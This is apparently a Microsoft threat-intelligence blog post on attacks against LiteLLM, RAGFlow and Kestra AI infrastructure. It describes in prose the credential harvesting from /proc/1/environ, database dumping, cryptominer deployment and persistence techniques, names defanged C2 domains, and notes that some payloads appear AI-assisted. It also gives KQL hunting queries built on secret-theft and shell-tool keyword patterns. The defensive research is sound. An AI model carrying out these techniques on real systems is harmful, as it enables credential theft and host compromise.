For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.  

The post Counterfeit installers to system compromise: Tracking a deceptive software download campaign appeared first on Microsoft Security Blog.
When AI infrastructure becomes the target: Securing gateways and control points

AI is creating a new layer of enterprise infrastructure. Gateways, retrieval platforms, orchestration services, and containerized runtimes now sit between users, applications, data, and models. These systems concentrate credentials, data access, model connectivity, and execution privileges, making them some of the most powerful components in the AI stack.

That concentration of trust is also creating new opportunities for attackers. In recent investigations, Microsoft observed activity targeting three distinct AI workloads: a LiteLLM gateway, a RAGFlow deployment, and a Kestra workflow environment. The intrusion paths varied, but the objectives were strikingly similar. Attackers sought to steal credentials, establish persistence, and monetize compromised compute resources.

The individual techniques matter, but the broader pattern matters more. Across these cases, attackers treated AI infrastructure as a control plane where credential theft, host compromise, and downstream data access can converge. As organizations continue to deploy AI systems, these platforms are becoming high value targets that deserve the same security scrutiny as other critical enterprise infrastructure.

AI workloads are becoming high-value control points

The campaign-level signal extends beyond one product. The targeted workloads served different functions, but each exposed assets that could support follow-on abuse, including model-provider keys, proxy-issued virtual keys, database connection strings, tenant configuration, workflow execution, or host compute. Post-compromise behavior varied by workload role. Defenders should inventory exposed AI management surfaces, restrict administrative access, and monitor for gateway-originated execution and secret access.

Three observed compromises across AI workloads

AI workloadObserved activityAttacker objective
LiteLLM Observed attacker activity: Python droppers, runtime secret harvesting, PostgreSQL collection, miner deployment, and persistence activity from the LiteLLM gateway context.

Microsoft assessment: Initial access likely occurred through exploitation of the exposed LiteLLM gateway surface, consistent with the vulnerability chain involving CVE-2026-42271 and CVE-2026-48710.
Credential theft, backend database access, durable host access, and compute monetization.
RAGFlow Observed attacker activity: Possible SSRF-style reconnaissance followed several days later by code execution, application-path modification, and placement of a Python hook in the TenantLLM credential-configuration flow.

Public research: Describes multiple RAGFlow execution paths; Microsoft does not attribute this intrusion to a specific vulnerability.
Intercept newly configured LLM provider credentials and model metadata.
Kestra Observed attacker activity: Workflow-origin shell execution, Docker and container-environment discovery, XMRig deployment, and follow-on data collection.

Microsoft assessment: Initial access likely involved exploitation of the exposed Kestra orchestration surface, with CVE-2026-49869 providing relevant public vulnerability context.
Secret discovery, container-level access, data collection, and rapid compute monetization.

Case study 1: LiteLLM gateway compromise

Framework role and affected runtime context

LiteLLM is commonly deployed as a proxy or gateway between applications and model providers. In that position, the service may hold or retrieve model-provider keys, LiteLLM master keys, virtual-key records, database connection strings, routing configuration, and tenant policy data. Command execution in the gateway runtime therefore exposed a process context close to AI routing and credential material.


Figure 1. LiteLLM gateway compromise – attack chain.

Initial access

Microsoft assesses with high confidence that initial access likely occurred through exploitation of the exposed LiteLLM gateway surface. Relevant public vulnerability paths include CVE-2026-42271, an authenticated command-execution issue in LiteLLM MCP stdio test endpoints, and the route described in public research that chains this flaw with CVE-2026-48710, a Starlette host-header validation bypass, to achieve unauthenticated remote code execution in vulnerable exposed deployments.

In this chain, CVE-2026-42271 provides the command execution capability through the MCP stdio test path, while CVE-2026-48710 can weaken the authentication boundary in affected configurations, potentially making that capability reachable without valid credentials.

In this case, initial access occurred in the context of the LiteLLM gateway process. The gateway service, rather than an unrelated system process, became the execution origin. Subsequent activity from that point is described in the observed attack chain below.

Figure 2. Process tree observed from the compromised LiteLLM gateway, showing shell and Python execution originating from the gateway service process.

Observed attack chain

Stage 1: Credential harvesting from the gateway runtime

The first observed stage was credential harvesting from the LiteLLM gateway runtime. The payload read the gateway process environment and filtered for credential-related values, including model-provider API keys, the LiteLLM master key, database connection strings, UI credentials, tokens, passwords, and other secret-like fields.

Figure 3. Credential harvesting from the gateway process environment, filtered for provider keys and connection strings.

In containerized LiteLLM deployments where the gateway runs as PID 1, /proc/1/environ exposes the environment block for the gateway process. Telemetry showed the payload reading /proc/1/environ, filtering for keywords such as master, API key, token, password, and UI-related fields, then sending collected values to attacker-controlled infrastructure.

The exfiltration logic used multiple transports in sequence, including Python urllib, curl, and wget. This provided fallback paths if one tool was unavailable or if egress controls affected one outbound method.

Stage 2: Payload delivery and masqueraded execution

The second stage moved from gateway-level command execution to payload delivery. The first delivery path launched from the compromised LiteLLM gateway process as an inline Python command. The code retrieved a masqueraded ELF binary from attacker-controlled infrastructure, staged it under a temporary path, marked it executable, and launched it with command-line arguments resembling a Linux service process.

The downloaded ELF used service-style naming and arguments to masquerade as a benign Linux daemon.

A second delivery path used a shell-stage downloader. A gateway-spawned Python command invoked a shell that used multiple download methods with short timeouts and fallback behavior, staged the retrieved content under randomized temporary paths, marked it executable, and launched it with supplied parameters. Together, these paths show redundant payload retrieval and execution from the gateway process context.

Figure 4. ELF binary retrieved and staged under the interpreter’s name python3, then launched with service-manager argumentsStage 3: Host discovery and competing-miner checks.

The third stage performed host discovery from the second-stage payload. Observed commands fingerprinted the host, checked privilege boundaries, inspected listening ports, and searched for other miner or remote-access activity on the system.

Figure 5. Host reconnaissance and competing-miner sweeps.

Relevant artifacts included a silent passwordless-sudo check, listening-port inspection, and multiple process sweeps for miner or remote-access tooling. The searches included terms associated with miners, remote shells, competing infrastructure, and previously dropped scripts.

Stage 4: Cryptomining preparation and competing-miner removal

The fourth stage prepared the host for cryptocurrency mining and removed competing persistence. Telemetry showed XMRig or XMRig-like mining components, RandomX-related tuning, and cleanup commands targeting other miners.

Figure 6. MSR module loaded for CPU tuning, followed by removal of competing miner cron entries.

Two artifacts were central. A command loaded the Linux Model-Specific Register module with write access enabled, a behavior commonly associated with RandomX/XMRig CPU tuning. Separately, a crontab rewrite removed entries associated with other miner names before writing the modified cron data back.

Stage 5: LiteLLM database access through Azure PostgreSQL

The fifth stage used the previously collected database connection string to access the LiteLLM-backed PostgreSQL data tier. This moved the activity from host-level secret exposure into application-layer data collection from the gateway backend database.

Figure 7. Discovery of PostgreSQL configuration files and native-extension paths.
Figure 8. Database access and credential collection from LiteLLM model and virtual-key tables.

Telemetry captured a self-contained python3 one-liner that read the gateway PID 1 environment, parsed DATABASE_URL, installed or imported PostgreSQL support, connected to the database, and dumped LiteLLM model and virtual-key records. The connection string referenced <name>.postgres.database.azure.com, indicating Azure Database for PostgreSQL.

The payload targeted LiteLLM tables including LiteLLM_ProxyModelTable and LiteLLM_VerificationToken. The collected records could include model configuration, upstream provider key material, provider endpoints, and proxy-issued virtual keys.

Output was base64-encoded and exfiltrated in small chunks to an out-of-band callback endpoint. A sibling variant posted data to a separate web endpoint that was also observed during the earlier credential-harvesting stage.

Stage 6: Persistence, command-and-control, and defence evasion

The sixth stage added persistence, command-and-control, and defence-evasion mechanisms. Observed artifacts included service-account SSH authorized-key modification, hidden-file relay execution, masqueraded service names, self-relaunch loops, and immutable-file attributes.

Figure 9. Persistence and evasion artifacts: authorized-key writes, hidden-file relay execution, immutable attributes.

The durable access artifact was an authorized_keys write under a service account. Additional artifacts included hidden-file relay execution, command-and-control relay components, masqueraded systemd service names, and relaunch paths under hidden temporary files.

Names used in relaunch paths overlapped with common Linux daemon naming patterns. Periodic out-of-band callbacks were also observed, providing network telemetry that the payload continued to execute and retained outbound connectivity.

Impact

The LiteLLM compromise produced multiple impact paths: provider credential exposure, proxy-issued key exposure, database-backed configuration access, host resource abuse, and durable service-account access. The gateway role made these impacts broader than a standard single-process application compromise.

Case study 2: RAGFlow compromise

Framework role and affected runtime context

RAGFlow supports document-processing and retrieval-augmented generation workflows and stores tenant LLM configuration. The observed execution occurred inside the RAGFlow container under the application runtime lineage. That context is important because the affected code paths process provider credentials when users add or modify LLM settings.

Initial access and compromise pattern

Figure 10. RAGflow compromise – attack chain.

Microsoft assesses with high confidence that initial access likely occurred through exploitation of the exposed RAGFlow application surface. Telemetry showed the RAGFlow server process retrieving an attacker-supplied URL through the application’s own HTTP client, resulting in an outbound Burp Collaborator callback without corresponding child-process execution. Remote code execution in the same service context followed later in the observed sequence.

Microsoft assesses with low confidence which specific vulnerability, if any, enabled that code execution. Because the relevant application code paths execute within the RAGFlow Flask service process, endpoint telemetry could not distinguish the precise execution sink. Publicly documented vulnerabilities affecting relevant RAGFlow versions include CVE-2026-45312 and CVE-2026-28797, authenticated Jinja2 server-side template injection issues in the prompt generator and Agent workflow components; CVE-2026-24770, a MinerU parser path-traversal issue that can permit arbitrary file overwrite and subsequent code execution; and CVE-2025-68700, a Canvas CodeExec sandbox-bypass issue tracked as GHSA-8xw3-v6c2-j84j.

These vulnerabilities provide plausible technical context but are not attributed as the confirmed cause of this intrusion. Depending on the affected version and deployment configuration, access to authenticated functionality could also be influenced by separate account-access weaknesses, including CVE-2025-69286. For defenders, the possible SSRF activity through the OASTify relay network is a useful precursor signal because remote code execution in the same service context followed several days later.

Observed attack chain

Stage 1: Application discovery and hook creation

The first payload stage located the RAGFlow installation from inside the container and identified the tenant LLM model-configuration path. Telemetry showed discovery logic for common application locations, followed by creation of a hidden runtime hook under the application tree.

Figure 11. First stage Python credential theft hook.

Stage 2: Persistence through application startup modification

The second stage modified the application startup or import path so the hidden hook would load with the RAGFlow service. This tied the credential-interception behavior to the application runtime rather than to a separate long-running process.

Figure 12. Exec hook created in the startup path of RAGFLow.

Stage 3: Credential interception during LLM configuration

The hook wrapped the tenant LLM configuration flow and captured newly supplied provider metadata during credential setup. Captured fields included provider type, model name, API key material, and related endpoint metadata. The collection routine used outbound HTTP from within the container and suppressed errors so the application flow could continue if collection failed.

Figure 13. Credential Stealer extracting configured API keys.

Stage 4: Finalization and installation verification

The final stage wrote or refreshed the hook and created a local marker indicating that installation had completed. Command-line telemetry was partially truncated, but the repeated execution sequence, process lineage, and application-file modifications were sufficient to reconstruct the functional behavior.

Figure 14. Exfiltration of collected data to C2.

Impact

The RAGFlow compromise was primarily focused on LLM credential collection rather than host monetization. Telemetry did not show miner deployment or an interactive reverse shell in this case. The affected runtime path could capture provider credentials configured after the hook was installed, and the startup-path modification could persist across service restarts if the modified filesystem state remained present. SSH-key material was also written inside the container, but its durability depends on container privileges, filesystem persistence, and host-container boundary configuration.

Case study 3: Kestra compromise

Framework role and affected runtime context

Kestra is a workflow orchestration environment. Because workflows are designed to execute tasks and interact with external systems, abuse of workflow-creation and execution capabilities can provide direct code execution in the worker runtime.

Initial access and compromise pattern

Figure 15. Kestra Compromise – attack chain.

Microsoft assesses with high confidence that initial access likely occurred through exploitation of CVE-2026-49869, a critical authentication-bypass vulnerability in Kestra. Exploitation could allow an unauthenticated remote attacker with network access to bypass the login mechanism, define a malicious workflow using the Process runner, and trigger worker-side shell-script execution.

Following the assessed initial-access sequence, telemetry showed two closely timed workflow-origin shell sessions. The first produced shell initialization activity, while the second performed the main follow-on actions, including Docker socket access, container-environment enumeration, miner deployment, and defence-evasion file operations. A later workflow-origin event used a curl-pipe-shell delivery pattern to retrieve remote script content directly into a shell and store collected output through the application’s own key-value interface.

Observed attack chain

Stage 1: Workflow-origin shell execution

Telemetry showed the Kestra worker lineage spawning shell activity from the orchestration layer. Two closely timed workflow-origin shell sessions were observed; the first produced shell initialization activity, while the second performed the main follow-on actions.

Stage 2: Docker container environment discovery

After workflow-origin execution, commands accessed the mounted Docker socket from inside the compromised orchestration environment. The activity queried container metadata and inspected container environment arrays, exposing environment-backed values from other containers reachable through the mounted runtime socket.

This behavior is significant because workflow engines often run near automation secrets. Environment arrays, mounted configuration, service credentials, and container metadata may expose cloud keys, database passwords, API tokens, or internal service endpoints when the container runtime socket is accessible.

Figure 16. Container discovery performed through malicious workflow.

Stage 3: Cryptominer deployment

The monetization phase followed the workflow-origin execution chain. Telemetry showed miner retrieval from a public release source, archive extraction, binary renaming, background execution, and mining-pool communication. CPU-tuning behavior commonly associated with RandomX/XMRig mining was also observed.

Additional defence-evasion file operations were observed around a temporary path, including restrictive permissions and immutable-file attributes. These artifacts provide file-system telemetry alongside the workflow-origin process lineage and network activity.

Figure 17. Credential harvesting performed through malicious workflow.

Stage 4: Data harvesting through workflow task execution

A later workflow-origin event used a curl-pipe-shell pattern for follow-on collection. Remote script content was retrieved and executed directly by the shell without being written as a standalone script file first. The resulting output was encoded and stored through Kestra’s own key-value interface.

Figure 18. Deployment of cryptominer through malicious workflow.

Impact

The Kestra compromise exposed four impact paths: shell execution through the workflow engine, container-environment exposure through Docker socket access, host resource hijacking through miner deployment, and follow-on collection through workflow task execution. The later curl-pipe-shell event encoded collected output and stored it through Kestra’s own key-value interface, reducing reliance on standalone file artifacts.

Possible AI-assisted payload development

Several payloads exhibited characteristics often associated with assisted or generated code, including organized imports, explicit timeout handling, dependency fallbacks, formatted output, defensive exception handling, and explanatory comments. Compared with minimal, one-off shell payloads, these samples showed a more structured and robust implementation style.

Figure 19. Dropper source with structured imports, timeout handling, and non-English comments.
Figure 20. Collection routine with dependency fallback on import failure.

These characteristics are observations about the tooling, not evidence of attribution. From a security perspective, their significance is that they can improve payload portability and resilience across Linux and container environments. No conclusion about the code’s authorship or development method is required.

Key patterns observed across AI workloads

Initial access differed by workload. LiteLLM involved command execution from the gateway runtime. RAGFlow progressed from SSRF-style probing to runtime modification. Kestra used workflow execution as the shell-access path.

The observed objectives were consistent. Across the cases, telemetry showed credential collection, durable access mechanisms, and resource monetization, even though the execution path differed by product.

Payload behavior was specific to each workload. LiteLLM payloads targeted gateway environment variables and database-backed proxy records. RAGFlow activity targeted LLM credential configuration. Kestra activity focused on workflow execution, container discovery, and cryptomining.

What this means for defenders: Defenders should monitor AI workloads according to their control-plane role, not only as isolated applications. Gateway, retrieval, and orchestration services can concentrate credentials, database access, workflow execution, and container privileges in one runtime. High-value detections should therefore correlate unexpected application-origin shells or interpreters with secret access, application-file modification, Docker socket use, outbound callbacks, and resource-hijacking activity. Treating these signals as a connected compromise path can expose attacks earlier than product-specific indicators alone.

Mitigation and protection guidance

Microsoft recommends the following mitigations to help reduce the risk and impact of AI workload compromise.

  • Treat AI gateways as Tier-0 secrets stores. Keep LiteLLM and similar proxies patched, require authentication across API and UI surfaces, restrict administrative and management ports, and do not expose management interfaces directly to the internet.
  • Scope and protect provider credentials. Issue per-team virtual keys with spend limits instead of sharing master keys, store upstream API keys in a managed secret store rather than process environment variables, and rotate credentials associated with an exposed or compromised gateway.
  • Apply least privilege to gateway and database access. Run the proxy under a dedicated service account, limit its PostgreSQL permissions to required objects, place the database behind a private endpoint with restrictive firewall rules, and enable Microsoft Defender for Cloud monitoring for the database and surrounding cloud resources.
  • Constrain outbound traffic. Use deny-by-default egress rules and allowlist only required model-provider and service endpoints. Block direct connections to raw-IP hosts and non-standard ports, and route permitted traffic through an FQDN-filtering firewall or inspecting proxy.
  • Monitor outbound callbacks and campaign infrastructure. Filter and log DNS traffic to identify out-of-band callbacks and subdomain-encoded beacons, and monitor connections to campaign-associated C2 and OAST domains.
  • Harden the host runtime. Mount temporary directories as non-executable where operationally feasible, alert on execution from world-writable paths, and monitor changes to cron entries, SSH authorized_keys files, and immutable-file attributes.

Enable Microsoft Defender for Endpoint protections on Linux. Keep real-time and cloud-delivered protection enabled to detect files written to disk, newly observed droppers, miners, and second-stage payloads. Enable behavior monitoring for anomalous child processes, credential access, data staging, exfiltration, and persistence activity.

Microsoft Defender detections

Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, cloud workloads, and apps to provide integrated protection against attacks on AI infrastructure like the one discussed in this blog. Given the criticality of this new attack layer, defender is providing differentiated visibility, detection and protection from attacks against AI resources. Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.

TacticObserved activityMicrosoft Defender coverage
Initial AccessExploitation of internet-exposed AI workload surfaces, including model gateway, retrieval, and workflow orchestration services reachable without network restriction.Microsoft Defender for Endpoint
– Suspicious shell execution from an AI workload process
– Suspicious shell execution from a scripting application runtime
Credential AccessLiteLLM: reads of /proc/1/environ and the model-config table to harvest provider API keys and the database connection string.

RAGFlow: TenantLLM.insert() monkey-patched to intercept provider API keys (OpenAI, Azure, Anthropic, Gemini) on every LLM configuration event, exfiltrated to a secondary C2 endpoint.

Kestra: Docker socket used to enumerate container Config.Env arrays across all running containers, collecting embedded cloud, database, and API secrets.
Microsoft Defender for Endpoint
– Suspicious process collected data from local system
– Suspicious file copy operations Enumeration of files with sensitive data
Execution & Defense EvasionLiteLLM: second-stage binary dropped to /tmp and executed under names impersonating system services and daemons.

RAGFlow: base64-encoded Python payloads decoded and written to /tmp, executed sequentially to discover the RAGFlow install, inject a persistence hook, and verify implant success — fully automated with no interactive shell.

Kestra: malicious workflow submitted via the pipeline API caused the Java worker to spawn a bash reverse shell; XMRig was downloaded, unpacked, and renamed to evade name-based detection.
Microsoft Defender for Endpoint
– Hidden file executed
– Suspicious process launched from a world-writable directory
– Suspicious path deletion
– Suspicious file dropped and launched
– Suspicious shell command execution
– Suspicious piped command launched
– Executable permission added to file or directory
Possible reverse shell
– Suspicious Python command-line execution\
– Suspicious script launched
– Process launched in the background
– Suspicious file or information obfuscation detected
– Suspicious deletion of launched process binary
– Suspicious shell execution from a scripting application runtime
Impact (Resource Hijacking)LiteLLM: trojanized runtime binary maintained persistent access enabling ongoing credential and compute abuse.

RAGFlow: every LLM API key configured after infection silently exfiltrated, enabling unauthorized use of provider accounts at the attacker’s direction.

Kestra: XMRig v6.26.0 launched with RandomX MSR tuning toward a Monero mining pool, consuming host CPU for attacker profit.
Microsoft Defender for Endpoint
– Possible coin mining activity
– Trojan:Linux/CoinMiner!rfn

Microsoft Defender for Cloud
– Digital currency mining activity
PersistenceLiteLLM: SSH key written to a service account, cron entries created, and payload directories made immutable with chattr +i to resist cleanup.

RAGFlow: api/__init__.py backdoored to load a hidden hook file on every service start, surviving container restarts. SSH key planted in the container.

Kestra: miner launched with nohup to survive shell exit; follow-on harvest.sh collected and stored host data through the Kestra KV API.
Microsoft Defender for Endpoint
– Suspicious addition of an SSH key;
– Suspicious cron job creation;
– Suspicious kernel module loaded
Command and ControlLiteLLM: outbound beacons to raw-IP infrastructure on port 81, sslip.io DNS rebinding to bypass reputation checks, and OAST callbacks to yosemite[.]jp, gobygo[.]net, and oast[.]me/pro/fun.

RAGFlow: SSRF probing to shared scanning infrastructure in phase 1; API key exfiltration to a separate C2 endpoint in phase 2.
Kestra: interactive reverse shell to a Linode VPS; sustained mining pool connections to auto.c3pool[.]org.
Microsoft Defender for Endpoint
– Suspicious communication with a remote target;
– Suspicious file or content ingress.
– Suspicious connection to cryptocurrency mining pool

Microsoft Security Copilot

Security Copilot customers can use the standalone experience to create their own prompts or run prebuilt promptbooks to automate incident response or investigation tasks related to this threat:

  • Incident investigation: correlate gateway process, credential-access, mining, and persistence signals into a single timeline and surface the provider keys that may have been exposed.
  • Microsoft user analysis: assess accounts and service principals whose credentials the gateway could have exposed.

Advanced hunting queries

Microsoft Defender XDR customers can use these Advanced hunting queries to identify behaviors associated with this intrusion across Linux workloads and AI gateway environments. Each query focuses on a specific detection objective and is designed to help analysts validate suspicious activity, pivot across related process and network telemetry, and prioritize results that combine gateway-originated execution, secret access, payload staging, persistence, or outbound communication. Tune the queries for known administrative activity and approved gateway maintenance in your environment.

When reviewing results, prioritize events where a gateway process launches a shell, downloader, interpreter, or system utility; where command lines reference /proc/1/environ, LiteLLM database tables, provider keys, or PostgreSQL libraries; and where outbound traffic reaches raw-IP infrastructure or out-of-band callback domains. Matches that combine gateway ancestry, secret-access terms, and outbound communication should be treated as higher confidence.

AI gateway process spawning shells, downloaders, or interpreters

This query looks for a LiteLLM gateway process launching execution utilities that are not expected for normal model-routing activity. In this intrusion, that relationship was the earliest high-value pivot: the gateway runtime became the parent process for shell commands, Python one-liners, downloaders, secret discovery, and follow-on payload execution.

// Low-FP pivot: AI gateway parent process spawning execution utilities.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine) and isnotempty(InitiatingProcessCommandLine)
| extend ParentCmd = tolower(InitiatingProcessCommandLine), Cmd = tolower(ProcessCommandLine)
| where ParentCmd has_any ("litellm", "litellm-proxy", "litellm_proxy", "ragflow", "kestra")
| where FileName in~ ("bash", "sh", "dash", "curl", "wget", "python", "python3")
| where Cmd has_any ("/proc/1/environ", "database_url", "psycopg2", "urllib.request", "urlretrieve", "base64")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId
| sort by Timestamp asc

Direct access to container environment variables

This query detects command-line access to /proc/1/environ, a high-signal behavior in containerized services where the main process often runs as PID 1. For an AI gateway, this environment can contain model-provider API keys, the gateway master key, database connection strings, UI passwords, and other secrets.

// High-signal secret access in containerized services.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| extend Cmd = tolower(ProcessCommandLine)
| where Cmd contains "/proc/1/environ"
| where FileName in~ ("cat", "bash", "sh", "python", "python3", "grep")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId
| sort by Timestamp asc

LiteLLM-specific secret and configuration discovery

This query narrows secret-discovery hunting to LiteLLM-specific context before matching sensitive terms. That structure reduces noise from generic words such as key, token, and password, while still surfacing command lines that reference LiteLLM proxy tables, virtual keys, provider configuration, or database material.

// Hunt for command lines that combine LiteLLM context with secret-related terms.
// This helps reduce false positives from generic credential keywords.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| extend Cmd = tolower(ProcessCommandLine)
| where Cmd has_any (
    "litellm",
    "litellm_proxymodeltable",
    "litellm_verificationtoken",
    "proxymodeltable",
    "verificationtoken"
)
| where Cmd has_any (
    "secret",
    "token",
    "key",
    "password",
    "master",
    "database_url",
    "postgres",
    "psycopg2",
    "psycopg2-binary"
)
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId, FolderPath
| sort by Timestamp asc

Python-based database credential discovery

This query hunts for Python execution that references database connection material or PostgreSQL client libraries. In the observed attack chain, Python was used to parse DATABASE_URL, install or import PostgreSQL support, and access LiteLLM-backed database tables containing model configuration and virtual-key material.

// Hunt for Python activity associated with database credential discovery or use.
// Pivot from matches to parent process, network connections, and any package-install activity.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| extend Cmd = tolower(ProcessCommandLine)
| where Cmd has_any ("python", "python2", "python3")
| where Cmd has_any (
    "database_url",
    "postgres",
    "postgresql",
    "psycopg2",
    "psycopg2-binary"
)
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId, FolderPath
| sort by Timestamp asc

Shell-based secret discovery with text-processing tools

This query looks for common Linux text-processing utilities used to search environment files, application configuration, or LiteLLM-related material for secrets. It requires three signals: a discovery utility, a relevant target, and a sensitive keyword, making it more precise than broad keyword searches alone.

// Hunt for shell utilities searching for secrets in environment or configuration data.
// Higher confidence results combine a discovery tool, a relevant target, and a secret keyword.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| extend Cmd = tolower(ProcessCommandLine)
| where Cmd has_any ("grep", "egrep", "fgrep", "awk", "sed", "cat", "strings")
| where Cmd has_any ("litellm", "database_url", "environ")
    or Cmd contains "/proc/1/environ"
    or Cmd contains ".env"
| where Cmd has_any ("secret", "token", "key", "password", "master", "postgres")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId, FolderPath
| sort by Timestamp asc

Combined high-signal secret-discovery triage

This combined query is useful for triage dashboards or incident review because it labels each result with a detection reason. Analysts can use the DetectionReason field to quickly separate direct environment access, LiteLLM-specific secret discovery, Python database credential access, and shell-based searching.

// Combined triage query using only high-confidence secret-discovery signals.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| extend Cmd = tolower(ProcessCommandLine)
| extend DetectionReason = case(
    Cmd contains "/proc/1/environ", "Direct access to PID 1 environment variables",
    Cmd has_any ("litellm", "litellm_proxymodeltable", "litellm_verificationtoken", "proxymodeltable", "verificationtoken") and Cmd has_any ("database_url", "postgres", "psycopg2", "master", "secret", "token", "password"), "LiteLLM-related secret or database discovery",
    FileName in~ ("python", "python2", "python3") and Cmd has_any ("database_url", "postgres", "postgresql", "psycopg2", "psycopg2-binary"), "Python-based database credential discovery",
    "")
| where DetectionReason != ""
| project Timestamp, DeviceName, AccountName, FileName, DetectionReason, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId
| sort by Timestamp asc

Second-stage payload retrieval and masqueraded execution

This query identifies the payload-delivery pattern observed after gateway execution: raw-IP retrieval, staging under /tmp, and execution with supervisord-style arguments or bridge-related environment values. Review matches for masquerading, unexpected executable files in world-writable paths, and parentage from the gateway process.

// Hunt for staged payload execution and supervisord-style masquerading.
// Focus on /tmp execution, bridge variables, and known payload path fragments.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| where ProcessCommandLine has_any ("/private/python3", "/anonymus/bins_s", "BRIDGE_STANDALONE", "PORT")
    or (FolderPath == "/tmp/python3" and ProcessCommandLine has "supervisord")
| project Timestamp, DeviceName, AccountName, FileName, FolderPath, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId
| sort by Timestamp asc

Crypto mining preparation through MSR write access

This query hunts for attempts to load the Linux msr kernel module with write access enabled. That behavior is strongly associated with performance tuning for RandomX/XMRig mining and is unusual on most production servers unless explicitly approved for low-level performance testing.

// Hunt for MSR write access often used to optimize RandomX/XMRig mining.
// Validate whether the host has any legitimate reason to load msr with allow_writes.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| where ProcessCommandLine has_all ("modprobe", "msr", "allow_writes")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId
| sort by Timestamp asc

Persistence, hidden relay execution, and defense evasion

This query groups the persistence and defense-evasion behaviors observed in the intrusion: hidden-file relaunch from /tmp, cron manipulation, SSH authorized-key modification, and immutable-flag changes. These signals should be reviewed with process ancestry and file-write events to identify the account and payload responsible for durable access.

